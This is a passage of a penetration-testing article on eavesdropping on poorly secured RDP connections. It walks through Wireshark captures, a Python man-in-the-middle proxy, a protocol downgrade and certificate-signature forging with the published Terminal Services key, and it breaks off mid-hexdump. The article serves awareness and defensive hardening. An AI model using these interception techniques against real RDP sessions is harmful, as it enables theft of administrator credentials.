THE PENTEST EXPERTS.

IT SECURITY KNOW-HOW

Adrian Vollmer

ATTACKING RDP


How to Eavesdrop on Poorly Secured RDP Connections

March 2017

Introduction

The Remote Desktop Protocol (RDP) is used by system administrators everyday to log onto remote Windows machines. Perhaps most commonly, it is used to perform administrative tasks on critical servers such as the domain controller with highly privileged accounts, whose credentials are transmitted via RDP. It is thus vital to use a secure RDP configuration.

We at SySS regularly observe that due to misconfigurations, system administrators in an Active Directory environment are routinely presented with (and ignore) certificate warnings like this:


Remote Desktop Connection

Remote Desktop Connection

Computer: dc01.rd14.local

User name: RD14\DomAdmin1

You will be asked for credentials when you con

Certificate

General | Details | Certification Path

Certificate Information

This CA Root certificate is not trusted. To enable trust, install this certificate in the Trusted Root Certification Authorities store.

Issued to: dc01.rd14.local

Issued by: dc01.rd14.local

Valid from 3/9/2017 to 8/7/2017

Install Certificate... | Issuer Statement

OK

Remote Desktop Connection

The identity of the remote computer cannot be verified. Do you want to connect anyway?

The remote computer could not be authenticated due to problems with its security certificate. It may be unsafe to proceed.

Certificate name

Name in the certificate from the remote computer:
dc01.rd14.local

Certificate errors

The following errors were encountered while validating the remote computer's certificate:

The certificate is not from a trusted certifying authority.

Do you want to connect despite these certificate errors?

☐ Don't ask me again for connections to this computer

View certificate... | Yes | No

Figure 1: An SSL certificate warning

If warnings like these are a common occurrence in your environment, you will not be able to recognize a real man-in-the-middle (MitM) attack.

This article was written to raise awareness of how important it is to take certificate warnings seriously and show you how to securely configure your Windows landscape. The intended audience is system administrators, penetration testers and security enthusiasts. While not necessary, it is recommended that you have a firm understanding of the following subjects:

– Public key cryptography as well as symmetric cryptography (RSA and RC4)
– SSL
– x509 certificates
– TCP

– Python
– Hexadecimal numbers and binary code


We will demonstrate how a MitM can sniff your credentials if you aren't careful. None of this is particularly new – it even has been done before, for example by Cain [2]. However, Cain is rather old, closed source and only available for Windows. We want to analyze all the gory details and relevant inner workings of RDP and simulate a real attack on it as closely as possible.

It should go without saying that the findings in this article must not be used to gain unauthorized access to any system you do not own. They may only be used for educational purposes with the full consent of the systems' owner. Otherwise, you will most likely break the law depending on your jurisdiction.

For the impatient, the link to the source code can be found at [1].

A First Look at the Protocol

Let's fire up Wireshark and see what happens when we connect to a server via RDP:



```
tcp.stream eq 5
```

```
No.   Time         Source          Destination     Protocol Length Info
 1633 17.038110877 10.201.1.93     192.168.40.185  TCP        74 33412→3389 [SYN] Seq=0 Win=29200 Len=0 MSS=1460
 1635 17.038500764 192.168.40.185  10.201.1.93     TCP        74 3389→33412 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=
 1636 17.038511891 10.201.1.93     192.168.40.185  TCP        66 33412→3389 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSv
 1639 17.038696970 10.201.1.93     192.168.40.185  RDP       109 Cookie: mstshash=User4, Negotiate Request
 1640 17.042227749 192.168.40.185  10.201.1.93     RDP        85 Negotiate Response
 1641 17.042261362 10.201.1.93     192.168.40.185  TCP        66 33412→3389 [ACK] Seq=44 Ack=20 Win=29312 Len=0 T
 1647 17.057938558 10.201.1.93     192.168.40.185  TPKT      304 Continuation
 1649 17.067744696 192.168.40.185  10.201.1.93     TPKT     1247 Continuation
 1666 17.068322802 10.201.1.93     192.168.40.185  TPKT      192 Continuation
 1667 17.071309149 192.168.40.185  10.201.1.93     TPKT      117 Continuation
 1672 17.113167605 10.201.1.93     192.168.40.185  TCP        66 33412→3389 [ACK] Seq=408 Ack=1252 Win=32128 Len=
 2098 20.939005272 10.201.1.93     192.168.40.185  TCP        66 33412→3389 [FIN, ACK] Seq=408 Ack=1252 Win=32128
 2103 20.939580317 192.168.40.185  10.201.1.93     TCP        66 3389→33412 [ACK] Seq=1252 Ack=409 Win=63593 Len=
 2104 20.939586101 192.168.40.185  10.201.1.93     TCP        60 3389→33412 [RST, ACK] Seq=1252 Ack=409 Win=0 Len=
```

```
▸ TPKT, Version: 3, Length: 43
▸ ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
▾ Remote Desktop Protocol
    Routing Token/Cookie: Cookie: mstshash=User4
    Type: RDP Negotiation Request (0x01)
  ▸ Flags: 0x00
    Length: 8
  ▾ requestedProtocols: 0x00000001, TLS security supported
      .... .... .... .... .... .... .... ...1 = TLS security supported: True
      .... .... .... .... .... .... .... ..0. = CredSSP supported: False
      .... .... .... .... .... .... .... 0... = Early User Authorization Result PDU supported: False
```

```
0000  00 00 5e 00 01 01 34 e6  d7 0f 33 43 08 00 45 00   ..^...4. ..3C..E.
0010  00 5f 1b d2 40 00 40 06  29 40 0a c9 01 5d c0 a8   ._..@.@. )@...]..
0020  28 b9 82 84 0d 3d 34 a3  41 c4 37 96 3c 9e 80 18   (....=4. A.7.<...
0030  00 e5 f5 d8 00 00 01 01  08 0a 00 68 5a 13 7a 0b   ........ ...hZ.z.
0040  a4 72 03 00 00 2b 26 e0  00 00 00 00 00 43 6f 6f   .r...+&. .....Coo
0050  6b 69 65 3a 20 6d 73 74  73 68 61 73 68 3d 55 73   kie: mst shash=Us
0060  65 72 34 0d 0a 01 00 08  00 01 00 00 00            er4..... .....
```

```
ntlmssp-noserver          Packets: 3364 · Displayed: 14 (0.4%) · Load time: 0:0.36   Profile: Default
```

Figure 2: The beginning of an RDP session in Wireshark

As we can see, the client starts with a suggestion of security protocols to use for the RDP session. We differentiate these three protocols:


– Standard RDP security
– Enhanced RDP security or TLS security
– CredSSP

In this case, the client is capable of the first two protocols. Note that standard RDP security is always possible and does not need to be advertised by the client. TLS, or "enhanced RDP security", is simply standard RDP security wrapped inside an encrypted TLS tunnel. By the way, I will be using the terms SSL and TLS interchangeably throughout this article.

CredSSP is also inside an TLS tunnel, but instead of transmitting the password in the protected tunnel, NTLM or Kerberos is used for authentication. This protocol is also referred to as Network Level Authentication (NLA).

Early user authentication is a feature that allows the server to deny access even before any credentials (except for the username) have been submitted, for example if the user does not have the necessary remote access privileges.

In our Wireshark session, we can see that an SSL handshake is performed after client and server have agreed on using enhanced RDP security. For this, we right click on the first packet after the negotiation packets, and decode the TCP stream as SSL:



```
tcp.stream eq 5

No.     Time          Source          Destination     Protocol Length Info
   1633 17.038110877  10.201.1.93     192.168.40.185  TCP        74 33412→3389 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 S
   1635 17.038500764  192.168.40.185  10.201.1.93     TCP        74 3389→33412 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len=
   1636 17.038511891  10.201.1.93     192.168.40.185  TCP        66 33412→3389 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSva
   1639 17.038696970  10.201.1.93     192.168.40.185  TLSv1.2   109 Ignored Unknown Record
   1640 17.042227749  192.168.40.185  10.201.1.93     TLSv1.2    85 Ignored Unknown Record
   1641 17.042261362  10.201.1.93     192.168.40.185  TCP        66 33412→3389 [ACK] Seq=44 Ack=20 Win=29312 Len=0 TS
   1647 17.057938558  10.201.1.93     192.168.40.185  TLSv1.2   304 Client Hello
   1649 17.067744696  192.168.40.185  10.201.1.93     TLSv1.2  1247 Server Hello, Certificate, Server Key Exchange, S
   1666 17.068322802  10.201.1.93     192.168.40.185  TLSv1.2   192 Client Key Exchange, Change Cipher Spec, Encrypte
   1667 17.071309149  192.168.40.185  10.201.1.93     TLSv1.2   117 Change Cipher Spec, Hello Request, Hello Request
   1672 17.113167605  10.201.1.93     192.168.40.185  TCP        66 33412→3389 [ACK] Seq=408 Ack=1252 Win=32128 Len=
   2098 20.939005272  10.201.1.93     192.168.40.185  TCP        66 33412→3389 [FIN, ACK] Seq=408 Ack=1252 Win=32128
   2103 20.939580317  192.168.40.185  10.201.1.93     TCP        66 3389→33412 [ACK] Seq=1252 Ack=409 Win=63593 Len=
   2104 20.939586101  192.168.40.185  10.201.1.93     TCP        60 3389→33412 [RST, ACK] Seq=1252 Ack=409 Win=0 Len=

▶ Transmission Control Protocol, Src Port: 3389, Dst Port: 33412, Seq: 20, Ack: 282, Len: 1181
▼ Secure Sockets Layer
  ▼ TLSv1.2 Record Layer: Handshake Protocol: Multiple Handshake Messages
      Content Type: Handshake (22)
      Version: TLS 1.2 (0x0303)
      Length: 1176
    ▶ Handshake Protocol: Server Hello
    ▼ Handshake Protocol: Certificate
        Handshake Type: Certificate (11)
        Length: 750
        Certificates Length: 747
      ▼ Certificates (747 bytes)

00a0  00 02 eb 00 02 e8 30 82  02 e4 30 82 01 cc a0 03   ......0. ..0.....
00b0  02 01 02 02 10 7b 91 18  1e 8f 70 06 98 48 b3 6f   .....{.. ..p..H.o
00c0  4c e1 cd ac a3 30 0d 06  09 2a 86 48 86 f7 0d 01   L....0.. .*.H....
00d0  01 0b 05 00 30 1b 31 19  30 17 06 03 55 04 03 13   ....0.1. 0...U...
00e0  10 77 69 6e 31 30 2e 72  64 31 34 2e 6c 6f 63 61   .win10.r d14.loca
00f0  6c 30 1e 17 0d 31 37 30  32 30 35 31 32 32 30 35   l0...170 20512205
0100  38 5a 17 0d 31 37 30 38  30 37 31 32 32 30 35 38   8Z..1708 07122058

List of certificates (ssl.handshake.certificates), 747 bytes   Packets: 3364 · Displayed: 14 (0.4%) · Load time: 0:0.65   Profile: Default
```

Figure 3: The beginning of an SSL handshake

So if we want to MitM an RDP connection, we cannot simply use an SSL proxy, because the proxy needs to be aware of the RDP. It needs to recognize when to initiate the SSL handshake, similarly to StartTLS in SMTP or FTP. We choose Python to implement such a proxy. For this we simply create a server socket that the victim's client connects to, and a client socket that connects to the actual server. We forward the data between these sockets and wrap them in an SSL socket, if necessary. Of course, we will be closely inspecting and possibly modifying said data.

The first thing we will want to modify is the client's protocol capabilities. The client may want to tell the server that it can do CredSSP, but we will change that on the way to the server to standard RDP security. And in the default configuration, the server will happily comply.

Building a Python MitM proxy for RDP

The main loop of our Python script will roughly look like this:

```python
def run():
    open_sockets()
    handle_protocol_negotiation()
    if not RDP_PROTOCOL == 0:
        enableSSL()
    while True:
        if not forward_data():
            break


def forward_data():
    readable, _, _ = select.select([local_conn, remote_socket], [], [])
    for s_in in readable:
        if s_in == local_conn:
            From = "Client"
            to_socket = remote_socket
        elif s_in == remote_socket:
            From = "Server"
            to_socket = local_conn
        data = s_in.recv(4096)
        if len(data) == 4096:
            while len(data)%4096 == 0:
                data += s_in.recv(4096)
        if data == b"": return close()
        dump_data(data, From=From)
        parse_rdp(data, From=From)
        data = tamper_data(data, From=From)
        to_socket.send(data)
    return True


def enableSSL():
    global local_conn
    global remote_socket
    print("Enable SSL")
    local_conn = ssl.wrap_socket(
        local_conn,
        server_side=True,
        keyfile=args.keyfile,
        certfile=args.certfile,
    )
    remote_socket = ssl.wrap_socket(remote_socket)
```

The function `run()` opens the sockets, handles the protocol negotiation and enables SSL, if necessary. Afterwards, the data is simply being forwarded between the two sockets. The `dump_data()` function prints the data as a hexdump to the screen if the debug flag is set. `parse_rdp()` extracts interesting information from that data, and `tamper_data()` might make modifications to it.

Basic cryptography

Because we will need it for breaking standard RDP security, I want to quickly cover the basics of RSA. You can skip this section if you want.

In RSA, encryption, decryption and signing are purely mathematical operations and work on simple integers. Just keep in mind that all of these operations are performed on finite groups [3].

When you generate an RSA key pair, you need to find two large prime numbers, p and q. You take their product, $n = pq$ (this is called the modulus), compute $\phi(n) = (p-1)(q-1)$ (the Euler totient function) and choose an integer e that is co-prime to $\phi(n)$. Then you need to find the number d that satisfies

$$e \cdot d \equiv 1 \mod \phi(n).$$

The number d is the private key while e and n make up the public key. Of course, theoretically d can be reconstructed from n and e, but $\phi(n)$ is very hard to compute unless you know p and q. That is why the security of RSA depends crucially on the difficulty of factoring large numbers. So far, no one knows how to factor large numbers efficiently – unless you have a working quantum computer [4, 5].

To encrypt a message m, we raise it to the power e modulo n:

$$c \equiv m^e \mod n$$

To decrypt a cipher text c, we do the same with the private exponent d:

$$m \equiv c^d \mod n$$

If it is not obvious to you that this is really the inverse operation to encrypting, don't worry. While the math checks out, it's just a little too complicated for this article.

Signing is the same as decrypting. You just perform it on the hash of a message.

Because these operations can be quite expensive if m or c are much larger than 256 bit or so, you typically only use RSA to encrypt symmetric keys. The actual message is then encrypted by using a symmetric cipher (typically AES) with a freshly generated key.

Breaking standard RDP security

Actually, there is not much to break. It is already completely broken by design, and I will tell you why.

The way standard RDP security works is this:

- The client announces its intention to use the standard RDP security protocol.
- The server agrees and sends its own RSA public key along with a "Server Random" to the client. The collection of the public key and some other information (such as the hostname, etc.) is called a "certificate". The certificate is signed using the Terminal Services private key to ensure authenticity.
- The client validates the certificate by using the Terminal Services public key. If successful, it uses the server's public key to encrypt the "Client Random" and sends it to the server.
- The server decrypts the Client Random with its own private key.
- Both server and client derive the session keys [6] from the Server Random and the Client Random. These keys are used for symmetrically encrypting the rest of the session.

Note that all of this happens in plain text, not inside an SSL tunnel. That is fine in principle, Microsoft simply tried to implement the same techniques which SSL employs themselves. However, cryptography is hard [7], and as a general rule, you should always rely on established solutions that stood the test of time instead of implementing your own. And Microsoft promptly made a cardinal mistake. It is so obvious that I cannot understand why they did it like that.

Can you spot the mistake here? How does the client get the Terminal Services public key? The answer is: It comes pre-installed. That means it is the same key on every system. And *that* means the private key is also always the same! So it can be extracted from any Windows installation. In fact, we don't even need to do that, since by now Microsoft has decided to officially publish it and we can simply look it up at `microsoft.com` [8].

After the session keys have been derived, the symmetric encryption can be done on several levels [9]: None, 40 bit RC4, 56 bit RC4, 128 bit RC4, or 3DES (which they call FIPS). The default is 128 bit RC4 ("High"). But if we can eavesdrop on the key, it does not matter how strong the encryption is at all.

So the plan is clear: When encountering the server's public key, we quickly generate our own RSA key pair of the same size and overwrite the original key with it. Of course, we need to generate a signature of our public key using the Terminal Services private key and replace the original signature with it. Then, after the client successfully validates our bogus public key, we receive its Client Random. We decrypt it using our private key, write it down for later and reencrypt it using the server's public key. That's it! From then on we can passively read the encrypted traffic between client and server.

The only challenge is to properly parse the RDP packets. Here is the one that we are interested in:

```
From server:
00000000: 03 00 02 15 02 F0 80 7F  66 82 02 09 0A 01 00 02  ........f.......
00000010: 01 00 30 1A 02 01 22 02  01 03 02 01 00 02 01 01  ..0...".........
00000020: 02 01 00 02 01 01 02 03  00 FF F8 02 01 02 04 82  ................
00000030: 01 E3 00 05 00 14 7C 00  01 2A 14 76 0A 01 01 00  ......|..*.v....
00000040: 01 C0 00 4D 63 44 6E 81  CC 01 0C 10 00 04 00 08  ...McDn.........
00000050: 00 00 00 00 00 01 00 00  00 03 0C 10 00 EB 03 04  ................
00000060: 00 EC 03 ED 03 EE 03 EF  03 02 0C AC 01 02 00 00  ................
```

```
00000070: 00 02 00 00 00 20 00 00  00 78 01 00 00 D9 5E A3  ..... ...x....^.
00000080: AA D6 F6 80 EB 0B 3E 1D  8D 30 B3 AB 6A AE 26 07  ......>..0..j.&.
00000090: EF 89 3D CB 15 98 AE 22  7E 4B 2B AF 07 01 00 00  ..=...."~K+.....
000000A0: 00 01 00 00 00 01 00 00  00 06 00 1C 01 52 53 41  .............RSA
000000B0: 31 08 01 00 00 00 08 00  00 FF 00 00 00 01 00 01  1...............
000000C0: 00 AF 92 E8 20 AC D5 F7  BB 9F CF 6F 6E 2C 63 07  .... ......on,c.
000000D0: 34 CC A7 7A 21 AB 29 8A  1B 5D FE FD 43 F1 10 FC  4..z!.)..]..C...
000000E0: DB C6 D6 4B F1 B7 E1 B9  5E F7 68 46 58 EF 09 39  ...K....^.hFX..9
000000F0: 08 03 0F 54 0C 58 FA 3E  A3 4A 50 F6 91 E9 41 F8  ...T.X.>.JP...A.
00000100: 89 1D CC 14 3C 64 0B 1D  2B 0C 98 DF 63 D6 A6 72  ....<d..+...c..r
00000110: 42 ED AC CB 88 44 85 47  D3 89 45 BA BD 9F 2D D0  B....D.G..E...-.
00000120: D5 0E 24 09 AD 02 2B 9D  37 18 DD 12 8B F6 21 5B  ..$...+.7.....![
00000130: 20 47 33 52 9C 00 32 BA  E7 83 80 7F AA 3C F3 C7   G3R..2......<..
00000140: 95 DD 84 C2 4E 5E 0C 27  52 74 FC 87 0E 10 D9 42  ....N^.'Rt.....B
00000150: 19 0D F5 77 57 3F 71 4F  9C 34 0F 12 F8 E8 B0 59  ...wW?qO.4.....Y
00000160: F7 CD 09 F9 A5 25 AE 6A  CB E6 CB 88 24 DA D2 46  .....%.j....$..F
00000170: 42 21 21 94 2E 6D 42 FF  9F AF 89 E3 BA EC CC DA  B!!..mB.........
00000180: 15 71 5D 17 A9 5A 00 59  D4 AD EA E4 93 58 06 5B  .q]..Z.Y.....X.[
00000190: F7 22 2A 1F DD DC C6 27  30 2A 25 10 B1 A8 40 98  ."*....'0*%...@.
000001A0: 6B 24 B6 4E 2A 79 B7 40  27 F4 BE 07 35 80 50 48  k$.N*y.@'...5.PH
000001B0: 72 A4 0D 2B AA B0 5C 89  C0 96 2A 49 1E BC A1 AB  r..+..\...*I....
000001C0: D0 00 00 00 00 00 00 00  00 08 00 48 00 3D 5F 11  ...........H.=_.
000001D0: A1 C1 38 09 1B B1 85 52  1E D1 03 A1 1E 35 E7 49  ..8....R.....5.I
000001E0: CC 25 C3 3C 6B 98 77 C2  87 03 C4 F5 78 09 78 F1  .%.<k.w.....x.x.
000001F0: 43 21 07 BD AB EE 8E B0  F6 BC FC B0 A6 6A DD 49  C!..........j.I
00000200: A0 F1 39 86 FE F1 1E 36  3C CE 69 C0 62 00 00 00  ..9....6<.i.b...
00000210: 00 00 00 00 00                                    .....
```

I highlighted the bytes that represent the public key. The two bytes directly preceding it represent its length in little-endian byte order (`0x011c`). As we discussed before, the public key consists of the modulus and the public exponent. Read the RDP specifications [10] for the details on this data structure.

Let's look at the information that is of interest to us. Here, the modulus is:

```
00000000: AF92 E820 ACD5 F7BB 9FCF 6F6E 2C63 0734  ... ......on,c.4
00000010: CCA7 7A21 AB29 8A1B 5DFE FD43 F110 FCDB  ..z!.)..]..C....
00000020: C6D6 4BF1 B7E1 B95E F768 4658 EF09 3908  ..K....^.hFX..9.
00000030: 030F 540C 58FA 3EA3 4A50 F691 E941 F889  ..T.X.>.JP...A..
00000040: 1DCC 143C 640B 1D2B 0C98 DF63 D6A6 7242  ...<d..+...c..rB
00000050: EDAC CB88 4485 47D3 8945 BABD 9F2D D0D5  ....D.G..E...-..
00000060: 0E24 09AD 022B 9D37 18DD 128B F621 5B20  .$...+.7.....![
00000070: 4733 529C 0032 BAE7 8380 7FAA 3CF3 C795  G3R..2......<...
00000080: DD84 C24E 5E0C 2752 74FC 870E 10D9 4219  ...N^.'Rt.....B.
00000090: 0DF5 7757 3F71 4F9C 340F 12F8 E8B0 59F7  ..wW?qO.4.....Y.
000000A0: CD09 F9A5 25AE 6ACB E6CB 8824 DAD2 4642  ....%.j....$..FB
000000B0: 2121 942E 6D42 FF9F AF89 E3BA ECCC DA15  !!..mB..........
000000C0: 715D 17A9 5A00 59D4 ADEA E493 5806 5BF7  q]..Z.Y.....X.[.
000000D0: 222A 1FDD DCC6 2730 2A25 10B1 A840 986B  "*....'0*%...@.k
000000E0: 24B6 4E2A 79B7 4027 F4BE 0735 8050 4872  $.N*y.@'...5.PHr
```

```
000000F0: A40D 2BAA B05C 89C0 962A 491E BCA1 ABD0  ..+..\...*I.....
00000100: 0000 0000 0000 0000                      ........
```

The signature is:

```
00000000: 3D5F 11A1 C138 091B B185 521E D103 A11E  =_...8....R.....
00000010: 35E7 49CC 25C3 3C6B 9877 C287 03C4 F578  5.I.%.<k.w.....x
00000020: 0978 F143 2107 BDAB EE8E B0F6 BCFC B0A6  .x.C!...........
00000030: 6ADD 49A0 F139 86FE F11E 363C CE69 C062  j.I..9....6<.i.b
00000040: 0000 0000 0000 0000                      ........
```

And the Server Random is:

```
00000000: D95E A3AA D6F6 80EB 0B3E 1D8D 30B3 AB6A  .^.......>..0..j
00000010: AE26 07EF 893D CB15 98AE 227E 4B2B AF07  .&...=....."~K+..
```

All in little-endian byte order. We take note of the Server Random and replace the other two values.

To generate our RSA key, we will use `openssl`. I know that there is a Python library for RSA, but it is much slower than `openssl`.

```
$ openssl genrsa 512 | openssl rsa -noout -text
Generating RSA private key, 512 bit long modulus
.....++++++++++++
..++++++++++++
e is 65537 (0x010001)
Private-Key: (512 bit)
modulus:
    00:f8:4c:16:d5:6c:75:96:65:b3:42:83:ee:26:f7:
    e6:8a:55:89:b0:61:6e:3e:ea:e0:d3:27:1c:bc:88:
    81:48:29:d8:ff:39:18:d9:28:3d:29:e1:bf:5a:f1:
    21:2a:9a:b8:b1:30:0f:4c:70:0a:d3:3c:e7:98:31:
    64:b4:98:1f:d7
publicExponent: 65537 (0x10001)
privateExponent:
    00:b0:c1:89:e7:b8:e4:24:82:95:90:1e:57:25:0a:
    88:e5:a5:6a:f5:53:06:a6:67:92:50:fe:a0:e8:5d:
    cc:9a:cf:38:9b:5f:ee:50:20:cf:10:0c:9b:e1:ee:
    05:94:9a:16:e9:82:e2:55:48:69:1d:e8:dd:5b:c2:
    8a:f6:47:38:c1
prime1:
[...]
```

Here we can see the modulus n, the public exponent e and the private exponent d. Their representation is in base 16 using the big-endian byte order. We actually need a 2048 bit key and not 512, but you get the idea.

Forging the signature is easy. We take the MD5 hash of the first six fields of the certificate, add some constants according to the specifications [11] and encrypt it with the *private* part of the Terminal Services key [8]. This is how it is done in Python:

```
def sign_certificate(cert):
    """Signs the certificate with the private key"""
    m = hashlib.md5()
    m.update(cert)
    m = m.digest() + b"\x00" + b"\xff"*45 + b"\x01"
    m = int.from_bytes(m, "little")
    d = int.from_bytes(TERM_PRIV_KEY["d"], "little")
    n = int.from_bytes(TERM_PRIV_KEY["n"], "little")
    s = pow(m, d, n)
    return s.to_bytes(len(crypto["sign"]), "little")
```

The next message we need to intercept is the one containing the encrypted Client Random. It looks something like this:

```
From client:
00000000: 03 00 01 1F 02 F0 80 64  00 08 03 EB 70 81 10 01  .......d....p...
00000010: 02 00 00 08 01 00 00 DD  8A 43 35 DD 1A 12 99 44  .........C5....D
00000020: A1 3E F5 38 5C DB 3F 3F  40 D1 ED C4 A9 3B 60 6A  .>.8\.??@....;`j
00000030: A6 10 5A AF FD 17 7A 21  43 69 D0 F8 9B F1 21 A3  ..Z...z!Ci....!.
00000040: F1 49 C6 80 96 03 62 BF  43 54 9D 38 4D 68 75 8C  .I....b.CT.8Mhu.
00000050: EA A1 69 23 2F F6 E9 3B  E7 E0 48 A1 B8 6B E2 D7  ..i#/..;..H..k..
00000060: E2 49 B1 B2 1B BF BA D9  65 0B 34 5A B0 10 73 6E  .I......e.4Z..sn
00000070: 4F 15 FA D7 04 CA 5C E5  E2 87 87 ED 55 0F 00 45  O.....\.....U..E
00000080: 65 2C C6 1A 4C 09 6F 27  44 54 FE B6 02 1C BA 9F  e,..L.o'DT......
00000090: 3B D8 D0 8D A5 E6 93 45  0C 9B 68 36 5C 93 16 79  ;......E..h6\..y
000000A0: 0B B8 19 BF 88 08 5D AC  19 85 7C BB AA 66 C4 D9  ......]...|..f..
000000B0: 8E C3 11 ED F3 8D 27 60  8A 08 E0 B1 20 1D 08 9A  ......'`.... ...
